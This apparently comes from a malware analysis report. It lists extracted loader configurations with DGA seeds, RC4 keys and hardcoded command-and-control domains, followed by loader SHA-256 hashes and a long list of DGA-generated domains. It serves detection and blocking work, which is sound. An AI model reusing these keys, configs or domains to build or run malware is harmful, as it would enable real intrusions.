| | "{'config_type': 15,'dga_seed': 1124253770, 'harcoded_domain': 'oqdmeolksujhud.click', 'dga_domain_no': 10, 'rc4_key': 'fB1oN5frGqf', 'config_magic': '3', 'dga_tlds': ['.click', '.bid', '.eu'], 'md5_magic': 'fE4hNy1O', 'port': 442}" |
| | "{'config_type': 7, 'dga_seed': 1108585239, 'dga_domain_no': 50, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'demetra', 'harcoded_domain': 'ujdnnaaah61996y.com'}" |
| | "{'config_type': 7, 'dga_seed': 1458440109, 'dga_domain_no': 10, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'demetra', 'harcoded_domain': 'atw82ye63ymdp.com'}" |
| | "{'config_type': 7, 'dga_seed': 2039546858, 'dga_domain_no': 10, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'test', 'harcoded_domain': 'doisafjsnbjesfbejfbkjsej88.com'}" |
| | "{'config_type': 7, 'dga_seed': 2435699865, 'dga_domain_no': 10, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'demetra', 'harcoded_domain': 'b18w187yebsoi.com'}" |
| | "{'config_type': 7, 'dga_seed': 2695420049, 'dga_domain_no': 10, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'test', 'harcoded_domain': 'funtikmuntiktribakaka9.com'}" |
| | "{'config_type': 7, 'dga_seed': 2960547961, 'dga_domain_no': 10, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'seo4', 'harcoded_domain': 'dakdji282euijdsnkdlks.com'}" |
| | "{'config_type': 7, 'dga_seed': 3738229229, 'dga_domain_no': 15, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'test', 'harcoded_domain': 'mudsaoojbjijj999.com'}" |
| | "{'config_type': 7, 'dga_seed': 3801515385, 'dga_domain_no': 10, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'demetra', 'harcoded_domain': 'hdyejdn638ir8.com'}" |
| | "{'config_type': 7, 'dga_seed': 3815882521, 'dga_domain_no': 10, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'test', 'harcoded_domain': 'dsanfjiasfn22as.com'}" |
| | "{'config_type': 7, 'dga_seed': 3998246919, 'dga_domain_no': 10, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'demetra', 'harcoded_domain': 'g283yr84iri4i.com'}" |

| | |
|---|---|
| | "{'config_type': 7, 'dga_seed': 4040478694, 'dga_domain_no': 10, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'demetra', 'harcoded_domain': 'hye739indlir73ue.com'}" |
| | "{'config_type': 7, 'dga_seed': 4096376725, 'dga_domain_no': 50, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'demetra', 'harcoded_domain': 'ju37yebdhf72938.com'}" |
| | "{'config_type': 7, 'dga_seed': 4205202272, 'dga_domain_no': 10, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'demetra', 'harcoded_domain': 'hd63ueor8473y.com'}" |
| | "{'config_type': 7, 'dga_seed': 57607789, 'dga_domain_no': 15, 'md5_magic': '45Bn99gT', 'rc4_key': 'fenquyidh', 'port': 443, 'config_magic': 'test', 'harcoded_domain': 'bungetragecomedy9238.com'}" |
| | "{'config_type': 7, 'dga_seed': 697527549, 'dga_domain_no': 10, 'rc4_key': 'fenquyidh', 'config_magic': 'demetra', 'md5_magic': '45Bn99gT', 'port': 443, 'harcoded_domain': 'h37eyrba720ui.com',}" |
| | "{'config_type': 7, 'dga_seed': 742724187, 'dga_domain_no': 50, 'rc4_key': 'fenquyidh', 'config_magic': 'demetra', 'md5_magic': '45Bn99gT', 'port': 443, 'harcoded_domain': 'okjndyeu3017uhe.com',}" |

### Loader sha256:

- d290225dde1b18bf68c4c42e06638a61fb336c91a2c4e6dd007bcbe7327fcbae
- c2cae7d9ef91dfcc1ae8f542e0ac64ce66c526d5a4154241855020612d358ee8
- 1f3fbca46a599b4f221ead7785606451365db45bbbc537ee0c4d019e8984d106
- 9d723bb1dc375834ebb907271b83dffab44e98b82fa73da6267037f019e4bc83
- f3567e2b5fc521987f0dd79aff6f3b1328db8e03fa825c3c030080a8b5819564
- 7689465ba010537b0c29cf18d32a25962bd1605b717733f5953eb1b1eb0a68c9
- f98ca50b7d07682ac359b97dd68eb924c4cbd825db72c1a132458e9bb765fa1e
- 4b00b0ece480267af051e7907458381d8a9e8506c7da67b8a8e1d74d45773d68
- 6ac47d82134385fa73386ff3cd7b2eb7008da2205b3f5af7b41fab45c63f9046
- 6a1fc689d2ef32ee6288498f8a875c6dc880d7494f46c05d25d0e1f627984e8e
- 522e935b91307b8c01e0ea8a724985f5b4e01227a761aeccb63b00f0d964f7e9
- b3e67b5ee899c53f90c9da772592a4709372192542e1297bbce4929a8e1d5c69
- 71d92cc6dc9273d162a969960b1021e5f18cf39b2c48043e5c5e49db5a58d955
- da15c2a89334496910b6d966bf91fa25a1c9526c53796e06d166416abe7cf2f4
- e4353bda9692581ea9743165dfd843238c23bb92e24b778983de80e90ac650a3

### DGA domains for analyzed configs:

| | |
|---|---|
| | acncblsmbotliccnt.com |
| | aeetbyamuwb.com |
| | ahrkvtgc.com |
| | aitlfdxgligxqow.com |
| | aofmfaoc.com |
| | aoylllsqihxxrvs.com |
| | aruwggvopgxpah.com |
| | atfpjouljn.com |
| | auqpdabknaty.com |
| | ausprcogpngdpkaf.com |
| | aynycxbgodmwi.com |
| | bekvfkxfh.com |
| | bheabfdfug.com |

| | |
|---|---|
| | bivaexusydnyp.com |
| | bjfwfqviu.com |
| | bnmokfrjpylxhvmwx.com |
| | bphnopydih.com |
| | brluetauvqpyjlmwr.com |
| | bwnkdjlesbf.com |
| | caosusubld.com |
| | cgvnwyfmh.com |
| | citnngljfbhbqtlqlrn.com |
| | cjjugrow.com |
| | cqvtvnxtqsosfed.com |
| | crocppgqdudtds.com |
| | ctiprlgcxftdsaiqvk.com |
| | ctmqakpbxbtk.com |
| | cxownbsefbc.com |
| | dameiuoflkwlswiqxcj.com |
| | dlkorrtundbuov.com |
| | dnjvsqdkisxqtbyghsm.com |
| | dpyimnktiverqymrpyt.com |
| | dvwtcefqgfnixlrdb.com |
| | eadvtywooqmufnjo.com |
| | echrepdvcd.com |
| | eibmornpk.com |
| | enyeikruptiukjorq.com |
| | eppixrakqeueuttiuvi.com |
| | erwwbasmhtm.com |
| | esxfrepgcyyvoim.com |
| | etmnmrpydwjsnftgoh.com |
| | eukbhtrjtp.com |
| | fbhtsymefdwstuivosx.com |
| | fbnurqhsbun.com |
| | fbtsotbs.com |
| | fcvyvvbtdcswh.com |
| | ffdjiuvufw.com |
| | fhvkufnnrlyfvx.com |
| | fkbpvfnbhfwedagussg.com |
| | fkhjonoadoojlxtna.com |
| | fkqrjsghoradylfslg.com |
| | fmsqakcxgr.com |
| | fnvweaywlctnxsi.com |

| | |
|---|---|
| | fownspjlwlwinayk.com |
| | fsysgean.com |
| | gcijrxipe.com |
| | gejsyavxw.com |
| | gfaronvw.com |
| | ghvcoagkccor.com |
| | grbjgfprk.com |
| | grtkhmcxopofy.com |
| | gssbjwhoose.com |
| | gwlqggasgcluo.com |
| | haqcdkwtukdegysigtv.com |
| | hivlcjcvux.com |
| | htiobrofuirwkgn.com |
| | hvarfqrqddfof.com |
| | hvmwgkolgqsihrhhsd.com |
| | hvvflaobcvavhxcvrx.com |
| | ijjsshatuadmd.com |
| | inmrmcrbeyrt.com |
| | irjeljgwfiaokbkcxnh.com |
| | isbwlnfiyevmi.com |
| | iutwddseukcdplwpslq.com |
| | iwdellebhavmei.com |
| | jcuwfvvstbag.com |
| | jdnpwbnnya.com |
| | jhaiujfprlsbpyov.com |
| | jhapjgvatltxunklfwk.com |
| | jlaabpmergjoflssyg.com |
| | kbivgyaakcntdet.com |
| | kbodfwsbgfmoneuoj.com |
| | knohwiieytaae.com |
| | kntkuamkkrwaknrusx.com |
| | ktxerynkliucejfsy.com |
| | lkmkkblchefeibicfjl.com |
| | lwqmgevnftflytvbgs.com |
| | mbtseiltigrijncw.com |
| | mdofetubarhorbvauf.com |
| | mfdpeurxwcevjrp.com |
| | mfvgfeqskjbdvgbk.com |
| | mngawiyhlyo.com |
| | mpfyngouhnboktq.com |

| | |
|---|---|
| | mrthpcokvjc.com |
| | mvpmnboacemupui.com |
| | mwqgwqcbllxhchd.com |
| | nfyetostisllhlm.com |
| | nhqtfnep.com |
| | nioqlfycvrlbt.com |
| | nldgdanoa.com |
| | nmcnknfccghddndnil.com |
| | nmrdnovjmcd.com |
| | notalyyj.com |
| | npcvnorvyhelagx.com |
| | ntqchcmoegeif.com |
| | nvrnisdf.com |
| | oawvuycoy.com |
| | ocpjduiabgt.com |
| | oeuwldhkrnvxg.com |
| | ogltynjmtfiu.com |
| | onaxjbfinflx.com |
| | oxxvnflhtpomjmwst.com |
| | pbbwplaqmqmlaehwjkc.com |
| | pkjkgprlgtu.com |
| | qdvmstrtkslghpmunuk.com |
| | qegdtnvuanlyid.com |
| | qislvfqqp.com |
| | qjsqolupmciuvjdum.com |
| | qlxuubxxxctvfcdajw.com |
| | qmbmbyqkltqfbbtxxc.com |
| | qnpuwhcfaqpsmrns.com |
| | qoraprfuu.com |
| | rbpyoxmokgfdpphixk.com |
| | rclsurjwyrjqoebrqti.com |
| | rgcakqlu.com |
| | rggwfijbqmfysgpbgcc.com |
| | rghwarmlxmqivfmcs.com |
| | rgmxtsagmcvrrkofdkn.com |
| | rlkeqcsygmmglv.com |
| | rmprupuvboixif.com |
| | rycvrswhnhygtj.com |
| | samtbqdmwqnp.com |
| | saqjrigpkuins.com |

| | |
|---|---|
| | shebkucvrunporc.com |
| | sihpxpjjgtrbrmnogr.com |
| | sinjydtrv.com |
| | skucfggcidnmjowl.com |
| | smelxehyqouw.com |
| | smsyalkclunrd.com |
| | smxkflittvmpij.com |
| | snxplvbkwja.com |
| | sxwksoxeyapmrqldisp.com |
| | tbkgkcohpmbwrdsreyf.com |
| | tinjahjgsutmdj.com |
| | tmgmgjcvt.com |
| | tswgqcseq.com |
| | uacwwgvrdgqscbwb.com |
| | uahvwkjphhklqigod.com |
| | uclrmwkfanhh.com |
| | uegkbhbacte.com |
| | vbqyhprpdgum.com |
| | vckiyseyoembwipx.com |
| | venexqliewgrpyaai.com |
| | vfldtglyewhwrl.com |
| | viyiphasemwchbpuqf.com |
| | vjcowraocpfirjotrib.com |
| | vpfhpoldbd.com |
| | vqrsxslnbqt.com |
| | vutptwpxhkgjeqll.com |
| | warylmiwgo.com |
| | wbrmgnjowapb.com |
| | wdgqvaya.com |
| | wewdxpjmgugtefugid.com |
| | wglxvkpybhnxhfv.com |
| | wgpvglbadxo.com |
| | wgwuhauaqcrx.com |
| | whepgbwulfnbw.com |
| | wiulqdhkoqmih.com |
| | wjexvkfoquhsfngmu.com |
| | wmrsfhcaqspdg.com |
| | wrfjivmimqajugdqtul.com |
| | wstujheiancyv.com |
| | wwteytsfaiyrrg.com |

| | |
|---|---|
| | wwyreaohjbdyrajxif.com |
| | wxrbiscgahcnxq.com |
| | wxxlrbjfyauvrpqfuv.com |
| | wydvmjaantfg.com |
| | xkrndqbrwnayscq.com |
| | xntkgmrk.com |
| | xnvxmdujhycgicmgso.com |
| | xomeommdilsq.com |
| | xrgahbllandvrrohfkp.com |
| | xtcigtnylu.com |
| | xxkdbpcrygynpcwujdx.com |
| | xxsmtenwak.com |
| | xynixjxxkgmxs.com |
| | ybhiodxwwmoymuv.com |
| | ycggtsjmdvqhsel.com |
| | ydchosmhwljjrq.com |
| | ydwqpuwjpxij.com |
| | yeaysjbfeytrky.com |
| | ygqqaluei.com |
| | yipxgadyonkkdjqoraa.com |
| | ykvhpxixrqgid.com |
| | ynnwhiuoxqyjxrfqa.com |
| | ypairkaitcljoq.com |
| | ypfptjsuthmaaebx.com |
| | ypwosgnjytynbqin.com |
| | yqhkusykmqu.com |
| | yrkbpnnlxrxrbpett.com |

---